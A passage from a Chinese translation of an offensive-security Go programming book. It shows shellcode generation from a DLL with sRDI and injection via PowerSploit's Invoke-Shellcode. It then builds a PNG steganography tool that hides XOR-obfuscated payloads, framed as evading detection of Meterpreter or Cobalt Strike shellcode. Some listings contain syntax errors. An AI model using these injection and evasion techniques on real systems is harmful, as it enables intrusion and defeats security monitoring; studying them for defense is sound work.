void (*table[1]) = {Start};

```

清单 12-26：保存在 `scratch.c` 文件中的函数表 (/ch-12/dllshellcode/scratch.c)

现在可以使用GCC通过以下命令将 `scratch.c` C文件构建到DLL中：

```
> gcc -shared -pthread -o x.dll scratch.c dllshellcode.a -lWinMM -lntdll -lWS2
```

为了将DLL转换为shellcode，我们使用sRDI (<https://github.com/monoxgas/sRDI/>)，这是一个具有大量功能的优秀实用程序。首先，在Windows和GNU/Linux机器(可选)上使用Git下载repo，因为您可能会发现 GNU/Linux是一个更容易获得的Python 3环境。本练习需要 Python 3，因此如果尚未安装，请安装它。

在 sRDI 目录下，执行 `python3 shell`。使用以下代码生成导出函数的哈希：

```

>>> from ShellCodeRDI import *
>>> HashFunctionName('Start')
1168596138

```

sRDI工具将使用散列来识别稍后生成的shellcode中的函数。

接下来，利用PowerShell实用程序来生成和执行shellcode。为了方便起见，我们将使用来自PowerSploit (<https://github.com/PowerShellMafia/PowerSploit/>)的一些实用程序，这是一套PowerShell实用程序，我们可以利用它注入shellcode。可以使用

Git 下载它。从 PowerSploit\CodeExecution 目录中，启动一个新的 PowerShell shell：

```
c:\tools\PowerSploit\CodeExecution> powershell.exe -exec bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

现在从PowerSploit和sRDI导入两个PowerShell模块：

```
PS C:\tools\PowerSploit\CodeExecution> Import-Module .\Invoke-Shellcode.ps1
PS C:\tools\PowerSploit\CodeExecution> cd ..\..\sRDI
PS C:\tools\sRDI> cd .\PowerShell\
PS C:\tools\sRDI\PowerShell> Import-Module .\ConvertTo-Shellcode.ps1
```

导入这两个模块后，使用 sRDI 中的 `ConvertTo-Shellcode` 从 DLL 生成 shellcode，然后将其传递到 PowerSploit 中的 `Invoke-Shellcode` 中以演示注入。一旦执行，应该观察 Go 代码执行：

```
PS C:\tools\sRDI\PowerShell> Invoke-Shellcode -Shellcode (ConvertTo-Shellcode
Injecting shellcode into the running PowerShell process!
Do you wish to carry out your evil plans?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y
Y0 FROM GO
```

消息 `Y0 FROM GO` 表明我们已经成功地从转换为 shellcode 的 C 二进制文件中启动了我们的 Go 有效负载。这解锁了许多可能性。

## 总结

还有很多需要学习的，但现在这些都是肤浅内容。我们在本章开始时简要讨论了浏览 Windows API 文档的相关内容，以便您熟悉将 Windows 对象与可用的 Go 对象进行协调：包括函数、参数、数据类型和返回值。接下来，我们讨论了使用 `uintptr` 和 `unsafe.Pointer` 在与 Go `syscall` 包交互时执行必要的不同类型转换，以及要避免的潜在陷阱。然后，我们通过进程注入的演示将所有内容联系在一起，该演示使用各种 Go 系统调用与 Windows 进程内部交互。

在此基础上，我们讨论了 PE 文件格式结构，然后构建了一个解析器来浏览不同的文件结构。我们演示了各种 Go 对象，它们使浏览二进制 PE 文件更方便一些，并完成了对 PE 文件进行后门处理时可能会感兴趣的显着偏移。

最后，构建了一个工具链以与 Go 和本机 C 代码互操作。我们简要讨论了 CGO 包，同时专注于创建 C 代码示例和探索用于创建原生 Go DLL 的新工具。

利用这一章并扩展你所学到的内容。我们敦促您不断地建立、打破和研究许多攻击规则。Windows 的攻击面在不断演变，拥有正确的知识和工具只会有助于使对抗之旅更容易实现。

# 第13章：用隐写术隐藏数据

`steganography` 一词是希腊词 `steganos`（意为覆盖、隐藏或保护）和 `graphien`（意为书写）的组合。在安全方面，`steganography` 是指用于通过将数据植入其他数据（例如图像）中来混淆（或隐藏）数据的技术和程序，以便可以在未来的某个时间点提取数据。作为安全社区的一员，通过隐藏交付给目标后恢复的有效负载来研究这一常规实践。

在本章中，你将植入 Portable Network Graphics(PNG)图片的数据。首先研究PNG格式，并学习如何读取PNG数据。然后将自己的数据植入到现存的图像中。最后，探索XOR，一种加解密植入数据的方法。

## 探索PNG格式

先从查看PNG说明开始，这有助于理解PNG图像的格式，及如何将数据植入到文件中。在<http://www.libpng.org/pub/png/spec/1.2/PNG-Structure.html> 查看技术文档。上面有PNG图像二进制文件的字节格式的详细信息，该文件由重复字节块组成。

在十六进制编辑器中打开PNG文件，浏览每个相关字节块组件查看其作用。我们使用 Linux 上原生的 hexdump 十六进制编辑器，其实任何十六进制编辑器都应该可以。可以在<https://github.com/blackhat-go/bhg/blob/master/ch-13/imgInject/images/battlecat.png> 上查看我们打开的示例图片；不过，所有有效的PNG图片都将遵循相同的格式。

### 头

图像文件的前8个字节，`89 50 4e 47 0d 0a 1a 0a`，被称为 `header` 在图13-1中高亮标记。

00000000	89 50 4e 47 0d 0a 1a 0a	00 00 00 0d 49 48 44 52	.PNG.....IHDR
00000010	00 00 03 20 00 00 02 58	08 06 00 00 00 9a 76 82	.... .X.....v.
00000020	70 00 05 da 2c 49 44 41	54 78 5e ec bd 07 74 53	p...,IDATx^...tS
00000030	57 be ef af 3b 93 c0 a4	53 d2 48 48 32 10 42 12	W...;....S.HH2.B.
00000040	08 d5 c6 bd f7 2a 17 b9	48 b6 64 15 cb 92 65 d9	.....*..H.d...e.
00000050	72 b7 c1 06 4c ef a1 97	98 32 40 42 31 ee 15 53	r...L....2@B1..S
00000060	43 2f ee b6 7a b3 8a 8b	64 f5 66 d9 a6 85 b7 8f	C//z....d.f.....
00000070	81 dc cc dc f9 af bc fb	bf ef bd 3b 77 66 7f 58	.....;wF.X
00000080	df b5 8f 24 97 73 24 60	9d cf fa ed df de 28 14	...\$.s\$`.....(.)

图13-1: PNG文件头

转换为ASCII时，逐个读取PNG的第二、三、四个十六进制值。任意的末尾字节由 DOS和Unix Carriage-Return Line Feed (CRLF)组成。这种特定的头序列，称为文件的 `magic bytes`，在每个有效的PNG文件中都是相同的。内容的变化发生在剩余的块中，很快就会看到。

我们按照规范来完成，从在Go中构建表示PNG格式开始。这将帮助我们加快嵌入有效载荷的最终目标。因为头长是8字节，可以封装成uint64数据类型，因此继续构建 `Header` 结构体来保存该值（清单 13-1）。（所有代码清单在github <https://github.com/blackhat-go/bhg/> 跟目录下。）

```
//Header holds the first UINT64 (Magic Bytes)
type Header struct {
    Header uint64
}
```

清单 13-1: 定义Header结构体 (/ch-13/imgInject/pnglib/commands.go)

## 序列块

PNG文件的其余部分，如图13-2所示，由遵循此模式的重复字节块组成:SIZE(4字节)，TYPE(4字节)，DATA(任意数量的字节)，和CRC(4字节)。

000000000	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52	.PNG.....IHDR
000000010	00 00 03 20 00 00 02 58 08 06 00 00 00 9a 76 82	.... X.....v.
000000020	70 00 05 da 2c 49 44 41 54 78 5e ec bd 07 74 53	p...,IDATx^...tS
000000030	57 be ef af 3b 93 c0 a4 53 d2 48 48 32 10 42 12	W...;...S.HH2.B.
000000040	08 d5 c6 bd f7 2a 17 b9 48 b6 64 15 cb 92 65 d9	.....*..H.d...e.
000000050	72 b7 c1 06 4c ef a1 97 98 32 40 42 31 ee 15 53	r...L....2@B1..S
000000060	43 2f ee b6 7a b3 8a 8b 64 f5 66 d9 a6 85 b7 8f	C/...z....d.f....
000000070	81 dc cc dc f9 af bc fb bf ef bd 3b 77 66 7f 58	.....;wf.X
000000080	df b5 8f 24 97 73 24 60 9d cf fa ed df de 28 14	...\$.ss`.....(.

图13-2 图像数据剩余块及模式

进一步查看十六进制转储，您可以看到第一个块——SIZE块——由字节0x00 0x00 0x00 0x0d组成。这个块定义接下来的DATA块的长度。该十六进制转换成ASCII是13——这表示DATA块由13个字节组成。TYPE块的字节是0x49 0x48 0x44 0x52，本例中转换成IHDR的ASCII值。PNG规范定义了各种有效的类型。其中一些类型，如IHDR用于定义图像的元数据，或标志图像数据流的结束。其他类型，特别是IDAT类型，表示实际图像的字节。

接下来是DATA块，长度由SIZE块定义。最后，CRC块结束了整个块段。它由TYPE 和 DATA 字节的 CRC-32 校验和组成。这个CRC块的字节是0x9a 0x76 0x82 0x70。这种格式在整个图像文件中不断重复，直到End of File (EOF)状态，该状态由类型为IEND的块表示。

像清单13-1中那样定义Header结构，构建一个结构来保存单个块，如清单13-2中所示。

```
//Chunk represents a data byte chunk segment
type Chunk struct {
    Size uint32
    Type uint32
    Data []byte
    CRC uint32
}
```

清单 13-2: 定义Chunk结构体 (/ch-13/imgInject/pnglib/commands.go)

## 读取图片的字节数据

Go语言能相对容易地处理二进制数据的读写，这在一定程度上要归功于 `binary` 包（在第6章的时候介绍过），但是在解析PNG数据前需要先打开文件来读取。创建 `PreProcessImage()` 函数，参数为 `*os.File` 类型的文件句柄，且返回值为 `*bytes.Reader` 类型（清单13-3）。

```
//PreProcessImage reads to buffer from file handle
func PreProcessImage(dat *os.File) (*bytes.Reader, error) {
    stats, err := dat.Stat()
    if err != nil {
        return nil, err
    }
    var size = stats.Size()
    b := make([]byte, size)
    bufR := bufio.NewReader(dat)
    _, err = bufR.Read(b)
    bReader := bytes.NewReader(b)

    return bReader, err
}
```

清单 13-3: 定义 `PreProcessImage()` 函数 (/ch-13/imgInject/utils/reader.go)

函数打开文件对象，以获取用于抓取大小信息的 `FileInfo` 结构体。接下来的几行代码用过 `bufio.NewReader()` 实例化一个 `Reader` 实例，然后调用 `bytes.NewReader()` 生成 `*bytes.Reader` 实例。函数返回一个 `*bytes.Reader` 类型，用于开始使用 `binary` 包读取字节数据。先读取头数据，再读取序列块。

## 读取头数据

使用定义PNG文件的前8个字节验证文件是否是PNG文件，构建 `validate()` 方法（清单13-4）。

```
func (mc *MetaChunk) validate(b *bytes.Reader) {
    var header Header

    if err := binary.Read(b, binary.BigEndian, &header.Header); err != nil {
        log.Fatal(err)
    }
    bArr := make([]byte, 8)
    binary.BigEndian.PutUint64(bArr, header.Header)
    if string(bArr[1:4]) != "PNG" {
        log.Fatal("Provided file is not a valid PNG format")
    } else {
        fmt.Println("Valid PNG so let us continue!")
    }
}
```

清单 13-4: 验证是否是 PNG 文件 (/ch-13/imgInject/pnglib/commands.go)

尽管此方法可能看起来并不太复杂，但它引入了几个新条目。首先，也是最明显的一个是 `binary.Read()` 函数，该函数从 `bytes.Reader` 复制8个字节到 `Header` 结构体中。还记得定义的定义的 `Header` 结构体中，字段类型为 `uint64`（清单13-1），相当于8个字节。同样值得注意的是，`binary` 包提供了通过 `binary.BigEndian` 和 `binary.LittleEndian` 分别读取 `Most Significant Bit` 和 `Least Significant Bit` 格式的方法。当进行二进制写时，这些函数也十分有用；例如，可以使用 `BigEndian` 将字节放在指定使用网络字节排序的线路上。

二进制字节序函数还包含有助于将数据类型编码为文字数据类型（例如 `uint64`）的方法。这里创建了一个长度为8的字节数组，并执行二进制读取，将数据复制到 `uint64` 数据类型中。然后将字节转换为字符串形式，并使用切片和简单的字符串比较来确认1到4字节是PNG字符串，标志着这是个有效的图片文件格式。

为优化查验文件是否为PNG文件这一过程，我们鼓励你查阅Go的 `bytes` 包，因为含有简便的函数，可以使用这些函数快捷地进行文件头和之前提到过的PNG魔法字节序列的比较。自己去研究吧。

## 读取序列块

一旦验证了是PNG文件，就可以写读取序列块的代码了。头在PNG文件中只出现一次，但序列块是 SIZE, TYPE, DATA, 和 CRC 的重复，直到 EOF。因此，需要合适地处理这种重复，Go中的条件循环可以方便地做到。基于此，构建

`ProcessImage()` 方法，迭代地处理所有的数据块，直到文件末尾（清单13-5）。

```
func (mc *MetaChunk) ProcessImage(b *bytes.Reader, c *models.CmdLineOpts) {
    // Snip code for brevity (Only displaying relevant lines from code block)
    count := 1 //Start at 1 because 0 is reserved for magic byte
    chunkType := ""
    endChunkType := "IEND" //The last TYPE prior to EOF
    for chunkType != endChunkType {
        fmt.Println("---- Chunk # " + strconv.Itoa(count) + " ----")
        offset := chk.getOffset(b)
        fmt.Printf("Chunk Offset: %#02x\n", offset)
        chk.readChunk(b)
        chunkType = chk.chunkTypeToString()
        count++
    }
}
```

清单13-5： `ProcessImage()` 方法 (/ch-13/imgInject/pnglib/commands.go)

首先传递将一个对 `bytes.Reader` 内存地址指针 (`*bytes.Reader`) 的引用作为参数传递给 `ProcessImage()`。刚刚创建的 `validate()` 方法（清单13-4）也使用一个 `bytes.Reader` 指针的引用。按照约定，对同一个内存地址指针位置的多次引用将允许对引用数据的可变访问。这实质上意味着将 `bytes.Reader` 引用作为参数传递给 `ProcessImage()` 时，由于Header的大小，读取器已经前进了8个字节，因为访问的是相同的 `bytes.Reader` 实例。

或者，没有传递指针，`bytes.Reader` 要么是相同的PNG图像数据的副本，要么是单独的唯一实例数据。这是因为，读取header时推进指针不会在其他地方适当地推进读取器。需要避免采用这种方式。一方面，在不必要的情况下传递多个数据副本只是一种糟糕的约定。更重要的是，每次传递副本时，它都被定位在文件的开头，迫使在读取块序列之前通过编程定义和管理它在文件中的位置。

随着代码块的进行，定义 `count` 变量来记录图像文件包含多少块段。`chunkType` 和 `endChunkType` 作为比较逻辑的一部分，将 `chunkType` 和 `endChunkType's IEND` 来比较作为 EOF 的条件。

最好知道每个块段从哪里开始——或者更确切地说，每个块在文件字节结构中的绝对位置，被称为 `offset`。如果知道偏移值，非常容易地将负载植入到文件中。例如，可以将一组偏移位置提供给解码器——一个单独的函数，用于收集每个已知偏移处的字节，然后将它们展开为您想要的有效负载。要取到每个块的偏移，需要调用 `mc.getOffset(b)` 方法（清单13-6）。

```

func (mc *MetaChunk) getOffset(b *bytes.Reader) {
    offset, _ := b.Seek(0, 1)
    mc.Offset = offset
}

```

清单13-6: `getOffset(b)` 方法 (/ch-13/imgInject/pnglib/commands.go)

`bytes.Reader` 中有个 `Seek()` 方法，该方法可以非常简单地取得当前位置。  
`Seek()` 方法移动当前的读取或写入偏移，然后返回相对于文件开头的新的偏移。  
该方法的第一个参数是要移动偏移量的字节数，第二个参数定义将要发生移动的位置。第二个参数的可选值是0（文件开头），1（当前位置），和2（文件末尾）。  
例如，想从当前位置左移8字节，可以使用 `b.Seek(-8,1)`。

在这里，`b.Seek(0,1)` 表示从当前位置偏移0字节，因此仅仅返回当前偏移：本质上检索偏移量而不移动它。

下面的方法中详细定义了如何读取实际的块段字节。为了更容易理解，创建 `readChunk()` 方法，然后创建读取每个子块的单独方法（清单13-7）。

```

func (mc *MetaChunk) readChunk(b *bytes.Reader) {
    mc.readChunkSize(b)
    mc.readChunkType(b)
    mc.readChunkBytes(b, mc.Chk.Size)
    mc.readChunkCRC(b)
}

func (mc *MetaChunk) readChunkSize(b *bytes.Reader) {
    if err := binary.Read(b, binary.BigEndian, &mc.Chk.Size); err != nil {
        log.Fatal(err)
    }
}

func (mc *MetaChunk) readChunkType(b *bytes.Reader) {
    if err := binary.Read(b, binary.BigEndian, &mc.Chk.Type); err != nil {
        log.Fatal(err)
    }
}

func (mc *MetaChunk) readChunkBytes(b *bytes.Reader, cLen uint32) {
    mc.Chk.Data = make([]byte, cLen)
    if err := binary.Read(b, binary.BigEndian, &mc.Chk.Data); err != nil {
        log.Fatal(err)
    }
}

func (mc *MetaChunk) readChunkCRC(b *bytes.Reader) {
    if err := binary.Read(b, binary.BigEndian, &mc.Chk.CRC); err != nil {
        log.Fatal(err)
    }
}

```

清单 13-7: 块读取方法 (/ch-13/imgInject/pnglib /commands.go)

`readChunkSize()`, `readChunkType()`, 和 `readChunkCRC()` 是相似的。每个读取 `uint32` 值到各自的 `Chunk` 结构体的字段中。然而，`readChunkBytes()` 有点不一样。因为图片数据的长度是可变的，需要将这个长度提供给 `readChunkBytes()` 函数，以便知道要读取多少字节。回想下，数据长度是在 `SIZE` 子块中维护的。识别出 `SIZE` 的值，将其作为参数传递给 `readChunkBytes()` 用于定义切片的合适大小。只有这样，才能将字节数据读入结构体的 `data` 字段。这就是读取数据的方法，让我们继续研究如何写入字节数据。

## 写入图像字节数据以植入有效载荷

尽管可以从许多复杂的隐写技术中进行选择来植入有效载荷，但在本节中，将重点介绍一种写入特定字节偏移量的方法。PNG 文件格式定义了规范中的 `critical` 和 `ancillary`。`critical` 块是图像解码器处理图像所必需的。`ancillary` 是可选的，并提供对编码或解码不重要的各种元数据，例如时间戳和文本。

因此，`ancillary` 块类型提供了覆盖现有块或插入新块的理想位置。在这里，我们将展示如何将新的字节片插入到 `ancillary` 块段中。

### 定位块偏移量

首先，需要在 `ancillary` 数据中确定适当的偏移量。您可以发现 `ancillary` 块，因为它们总是以小写字母开头。再次使用十六进制编辑器打开原始 PNG 文件，并前进到十六进制转储的末尾。

每个有效的 PNG 图像都有一个 `IEND` 块类型，指示文件的最后一个块 (EOF 块)。移动到最终 `SIZE` 块之前的4个字节，处于 `IEND` 块的起始偏移量和整个 PNG 文件中包含的任意(`critical` 或 `ancillary`)块的最后一个偏移量。回想下辅助块是可选的，因此在本文中所检查的文件可能没有相同的辅助块，或者与此相关的任何辅助块。在我们的示例中，`IEND` 块的偏移量从字节偏移量 `0x85258` 开始(图13-3)。

图13-3 识别相对于 `IEND` 位置的块偏移

### 使用 `ProcessImage()` 方法写入字节

将有序字节写入字节流的标准方法是使用Go结构体。让我们重新查看清单13-5中开始构建的 `ProcessImage()` 方法的另一部分，并浏览其中的细节。清单13-8中的代码调用各个函数，将在本节中逐步构建这些函数。

```
func (mc *MetaChunk) ProcessImage(b *bytes.Reader, c *models.CmdLineOpts) {
    --snip--
    var m MetaChunk
    m.Chk.Data = []byte(c.Payload)
    m.Chk.Type = m.toInt(c.Type)
    m.Chk.Size = m.createChunkSize()
    m.Chk.CRC = m.createChunkCRC()
    bm := m.marshaData(){
        bmb := bm.Bytes()
        fmt.Printf("Payload Original: % X\n", []byte(c.Payload))
        fmt.Printf("Payload: % X\n", m.Chk.Data)
        utils.WriteData(b, c, bmb)
    }
}
```

清单13-8： 使用 `ProcessImage()` 方法写入字节(/ch-13/imgInject/pnglib/commands.go)

该方法使用 `byte.Reader` 和另一个结构体 `models.CmdLineOpts` 作为参数。

`CmdLineOpts` 结构体如清单13-9 所示，含有通过命令行传入的标志。这些标志确定使用什么样的负载，及将其插入的图片数据中的位置。因为你要写的字节遵循相同的结构化格式，从已经存在的块段读取，可以创建一个新的 `MetaChunk` 结构体实例来接受新的块段值。

下一步是将负载读取到字节切片中。但是，需要额外的功能强制把文字标志放到可用的字节数组中。我们来深入研究 `strToInt()`, `createChunkSize()`, `createChunkCRC()`, `MarshalData()`, `WriteData()` 这些方法的细节。

```
package models

//CmdLineOpts represents the cli arguments
type CmdLineOpts struct {
    Input string
    Output string
    Meta bool
    Suppress bool
    Offset string
    Inject bool
    Payload string
    Type string
    Encode bool
    Decode bool
    Key string
}
```

清单 13-9: `CmdLineOpts` 结构体 (/ch-13/imgInject/models/opts.go)

## strToInt() 方法

先从 `strToInt()` 方法开始（清单13-10）。

```
func (mc *MetaChunk) strToInt(s string) uint32 {
    t := []byte(s)
    return binary.BigEndian.Uint32(t)
}
```

清单 13-10: `strToInt()` 方法(/ch-13/imgInject/pnglib/commands.go)

`strToInt()` 方法将 `string` 转换成 `uint32`，是 `Chunk` 结构体 `TYPE` 值所需要的数据类型。

## createChunkSize() 方法

接下来使用 `createChunkSize()` 方法创建 `Chunk` 结构体 `SIZE` 值（清单13-11）。

```
func (mc *MetaChunk) createChunkSize() uint32 {
    return uint32(len(mc.Chk.Data))
}
```

清单 13-11: `createChunkSize()` 方法 (/ch-13/imgInject/pnglib/commands.go)

这个方法取得 `chk.DATA` 字节数组的长度，并将类型转换成 `uint32`。

## createChunkCRC() 方法

回想一下，每个块段的CRC校验和包括 `TYPE` 和 `DATA` 字节。

用 `createChunkCRC()` 方法计算该校验和。该方法利用 Go 的 `hash/crc32` 包（清单 13-12）。

```
func (mc *MetaChunk) createChunkCRC() uint32 {
    bytesMSB := new(bytes.Buffer)
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.Type); err != nil
        log.Fatal(err)
    }
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.Data); err != nil
        log.Fatal(err)
    }
    return crc32.ChecksumIEEE(bytesMSB.Bytes())
}
```

清单 13-12: `createChunkCRC()` 方法 (/ch-13/imgInject/pnglib/commands.go)

在返回语句之前，声明 `bytes.Buffer`，并将 `TYPE` 和 `DATA` 字节写入其中。缓冲区中的字节切片作为参数传递给 `ChecksumIEEE`，且 CRC-32 校验和作为 `uint32` 字节类型被返回。`return` 语句在这里做了所有繁重的工作，实际上是在必要的字节上计算校验和。

## marshalData() 方法

块的所有必要部分都被分配给它们各自的结构体字段中，现在可以编码到 `bytes.Buffer` 中。缓冲区提供要插入到新图像文件中的自定义块的原始字节。清单 13-13 是 `marshalData()` 方法。

```
func (mc *MetaChunk) marshalData() *bytes.Buffer {
    bytesMSB := new(bytes.Buffer)
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.Size); err != nil
        log.Fatal(err)
    }
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.Type); err != nil
        log.Fatal(err)
    }
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.Data); err != nil
        log.Fatal(err)
    }
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.CRC); err != nil
        log.Fatal(err)
    }
    return bytesMSB
}
```

清单 13-13: `marshalData()` 方法 (/ch-13/imgInject/pnglib/commands.go)

`marshalData()` 方法声明 `bytes.Buffer`，并将包括大小、类型、数据、校验和在内的块信息写入其中。该方法将所有块段数据返回到单个合并的 `bytes.Buffer` 中。

## WriteData() 函数

现在剩下要做的就是将新的块段字节写入到原始PNG图像文件的偏移量中。让我们瞥一眼 `WriteData()` 函数，它存在于我们创建的名为 `utils` 包中(清单13-14)。

```
//WriteData writes new Chunk data to offset
func WriteData(r *bytes.Reader, c *models.CmdLineOptsv, b []byte) {
    offset, _ := strconv.ParseInt(c.Offset, 10, 64)
    w, err := os.Create(c.Output)
    if err != nil {
        log.Fatal("Fatal: Problem writing to the output file!")
    }
    defer w.Close()
    r.Seek(0, 0)
    var buff = make([]byte, offset)
    r.Read(buff)
    w.Write(buff)
    w.Write(b)

    _, err = io.Copy(w, r)
    if err == nil {
        fmt.Printf("Success: %s created\n", c.Output)
    }
}
```

清单 13-14: `WriteData()` 函数 (/ch-13/imgInject/utils/writer.go)

`WriteData()` 函数使用一个含有原始图片文件字节数据的 `bytes.Reader`，一个含有命令行参数值的 `models.CmdLineOptsv` 结构体，和一个保存有新块字节段的字节切片。代码块以 `string-to-int64` 转换开始，以便从 `models.CmdLineOptsv` 结构体中获取偏移值；这将帮助您将新的块段写入特定位置，而不会损坏其他块。然后创建文件句柄，以便将新修改的PNG图片写入到磁盘。

调用 `r.Seek(0,0)` 函数回到 `bytes.Reader` 绝对位置的开头。回想下前8个字节是为PNG头预留的，所以新的输出PNG图像也要包含这些头字节是很重要的。实例化一个由 `offset` 确定长度的字节切片，将这些字节保存到切片中。然后从原始图片中读取一定数量的字节，并将相同的字节写入到新的图片文件中。现在原始和新图片中是一样的头了。

然后将新断块写入到新图片文件中。向新图片文件追加剩余的 `bytes.Reader` 字节（也就是原始图像的块段字节）。回想下 `bytes.Reader` 推进到的偏移位置，因为之前读取到的字节切片包含了从 `offset` 到EOF的字节。得到了一个新图片文件。新文件具有与原始图像相同的前导和尾块，但是它还包含作为新的辅助块注入的有效负载。

为了解迄今为止所做的项目进度，请参考 <https://github.com/blackhat-go/bhg/tree/master/ch-13/imgInject> 上的整个项目代码。`imgInject` 程序使用命令行参数，其中包含原始PNG图像文件、偏移位置、任意数据有效负载、自声明的任意块类型，以及修改后的PNG图像文件的输出文件名，如清单13-15所示。

```
$ go run main.go -i images/battlecat.png -o newPNGfile --inject -offset \ 0x85
```

清单 13-15: 运行 `imgInject` 命令行程序

如果一切都按照计划进行，`offset 0x85258` 现在应该包含一个新的rNDm块段，如图13-4所示。

00085220	0b 61 eb c6 c9 48 ba fb	34 50 76 f2 b5 0e fc ff	.a...H..4Pv.....
00085230	21 d2 4c df cd c0 c0 c0	c0 c0 c0 c0 f0 8f	!.L.....
00085240	09 73 bb 47 2a dc cc 3e	90 81 81 e1 df 82 ff 07	.s.G*..>.....
00085250	39 fb bc 9c 92 47 d4 4d	00 00 00 1c 72 4e 44 6d	9....G.M.....rNDm
00085260	31 32 33 34 32 34 33 35	32 35 35 32 32 35 35 32	1234243525522552
00085270	35 32 32 34 35 32 33 35	35 35 32 35 1f d8 22 4c	522452355525.."L
00085280	00 00 00 00 49 45 4e 44	ae 42 60 82	....IEND.B .

图13-4 作为辅助块注入的有效载荷（例如rNDm）

恭喜——已经完成了第一个隐写程序！

## 使用 XOR 编解码图片字节数据

正如有许多类型的隐写术一样，也有许多技术用于混淆二进制文件中的数据。我们继续构建上一节中的示例程序。这次，使用模糊处理来隐藏有效负载的真正意图。

混淆可以隐藏有效负载，不让网络监视设备和端点安全解决方案看到。例如，如果嵌入用于生成新的Meterpreter shell或Cobalt Strike信标的原始shellcode，当然希望确保它避免被检测到。为此，要使用Exclusive OR位操作对数据进行加密和解密。

Exclusive OR (XOR) 是两个二进制值之间的条件比较，当且仅当两个值不一样时返回true，否则的话返回false。换句话说，如果x或y中有一个为真，这个命题为真，但如果两个都为真就不成立了。可以在表13-1中看到这一点，因为x和y都是二进制输入值。

表 13-1: XOR 真值表 | x | y | x^y | | --- | --- | --- | | 0 | 1 | True 或 1 || 1 | 0 | True 或 1 || 0 | 0 | False 或 0 || 1 | 1 | False 或 0 |

可以使用此逻辑通过比较数据中的位与密钥中的位来混淆数据。当两个值相等时，将有效负载中的位更改为0，当它们不同时，您将其更改为1。让我们展开上一节中创建的代码，包括 `encodeDecode()` 函数，以及 `XorEncode()` 和 `XorDecode()` 函数。将这些函数放在 `utils` 包中（清单 13-16）。

```
func encodeDecode(input []byte, key string) []byte {
    var bArr = make([]byte, len(input))
    for i := 0; i < len(input); i++ {
        bArr[i] += input[i] ^ key[i%len(key)]
    }
    return bArr
}
```

清单 13-16: `encodeDecode()` 函数 (/ch-13/imgInject/utils/encoders.go)

`encodeDecode()` 函数以负载的字节切片和密钥作为参数。函数中创建 `bArr` 字节切片，并以输入的字节长度初始化（负载的长度）。接下来，函数使用条件循环迭代输入字节数组的每个索引位置。

在条件循环内，每次迭代都将当前索引的二进制值与从当前索引值的模和密钥长度导出的二进制值进行XORs。这可以使用一个比负载短的key。当到达key的末尾时，模将强制下一次迭代使用key的第一个字节。每次XOR操作的结果写到新 `bArr` 字节切片中，函数返回结果切片。

清单13-17中的函数封装了 `encodeDecode()` 函数，以方便编码和解码过程。

```
// XorEncode returns encoded byte array
func XorEncode(decode []byte, key string) []byte {
    return encodeDecode(decode, key)
}

// XorDecode returns decoded byte array
func XorDecode(encode []byte, key string) []byte {
    return encodeDecode(encode, key)
}
```

清单 13-17: `XorEncode()` 和 `XorDecode()` 函数(/ch-13/imgInject/utils/encoders.go)

定义两个函数，`XorEncode()` 和 `XorDecode()`，使用相同的参数，且返回相同的值。这是因为编码过程和解码过程使用相同的XOR编码数据。但是，分别定义这两个函数是让代码更清晰。

要在现有的程序中使用 XOR，需要修改清单13-8中创建的 `ProcessImage()` 逻辑。使用 `XorEncode()` 函数加密负载来更新。如清单13-18所示的修改，假设使用命令行参数将值传递给条件编码和解码逻辑。

```
// Encode Block
if (c.Offset != "") && c.Encode {
    var m MetaChunk
    m.Chk.Data = utils.XorEncode([]byte(c.Payload), c.Key)
    m.Chk.Type = chk.strToInt(c.Type)
    m.Chk.Size = chk.createChunkSize()
    m.Chk.CRC = chk.createChunkCRC()
    bm := chk.marshalData()
    bmb := bm.Bytes()
    fmt.Printf("Payload Original: % X\n", []byte(c.Payload))
    fmt.Printf("Payload Encode: % X\n", chk.Data)
    utils.WriteData(b, c, bmb)
}
```

清单 13-18: XOR 编码更新 `ProcessImage()` (/ch-13/imgInject/pnglib/commands.go)

函数调用 `XorEncode()`，传递含有负载字节切片和key，即XOR的两个值，将返回的字节切片赋值给 `chk.Data`。其余功能保持不变，并封送新块段，以便最终写入图像文件。

程序的命令行运行应该产生类似于清单13-19中的结果。

```
$ go run main.go -i images/battlecat.png --inject --offset 0x85258 --encode \
--key gophers --payload 12342435255225522452355525 --output encodePNGfile
Valid PNG so let us continue!
Payload Original: 31 32 33 34 32 34 33 35 32 35 35 32 32 35 35 32 35 32 32 34
Payload Encode: 56 5D 43 5C 57 46 40 52 5D 45 5D 57 40 46 52 5D 45 5A 57 46 46
Success: encodePNGfile created
```

清单 13-19: 运行 `imgInject` 程序对数据块进行XOR编码

`payload` 被写入到字节表示并作为 `Payload Original` 显示到标准输出。然后用值为 `gophers` 的 `key` 对 `payload` 进行 XOR，并作为 `Payload Encode` 显示。

要解密负载字节，使用解码函数，如清单13-20。

```
//Decode Block
if (c.Offset != "") && c.Decode {
    var m MetaChunk
    offset, _ := strconv.ParseInt(c.Offset, 10, 64)
    b.Seek(offset, 0)
    m.readChunk(b)
    origData := m.Chk.Data
    m.Chk.Data = utils.XorDecode(m.Chk.Data, c.Key)
    m.Chk.CRC = m.createChunkCRC()
    bm := m.marshalData()
    bmb := bm.Bytes()
    fmt.Printf("Payload Original: % X\n", origData)
    fmt.Printf("Payload Decode: % X\n", m.Chk.Data)
    utils.WriteData(b, c, bmb)
}
```

清单 13-20：解码图片文件和负载 (/ch-13/imgInject/pnglib/commands.go)

代码块需要包含有效负载的块段的偏移位置。使用该偏移来 `Seek()` 文件位置，以及后续调用 `readChunk()` 来获取 SIZE、TYPE、DATA 和 CRC 值所必需的。使用 `chk.Data` 负载值和相同的密钥调用 `XorDecode()` 编码数据，然后将解码的值再赋值给 `chk.Data`。（记住，这是对称加密，因此您使用相同的密钥来加密和解密数据。）继续调用 `marshalData()`，将 `Chunk` 结构体转换为字节切片。最后，使用 `WriteData()` 函数将包含已解码有效负载的新块段写入文件。

程序这次带有解码参数的命令行运行，应该生成如清单13-21所示的结果。

```
$ go run main.go -i encodePNGfile -o decodePNGfile --offset 0x85258 --decode \
--key gophersValid PNG so let us continue!
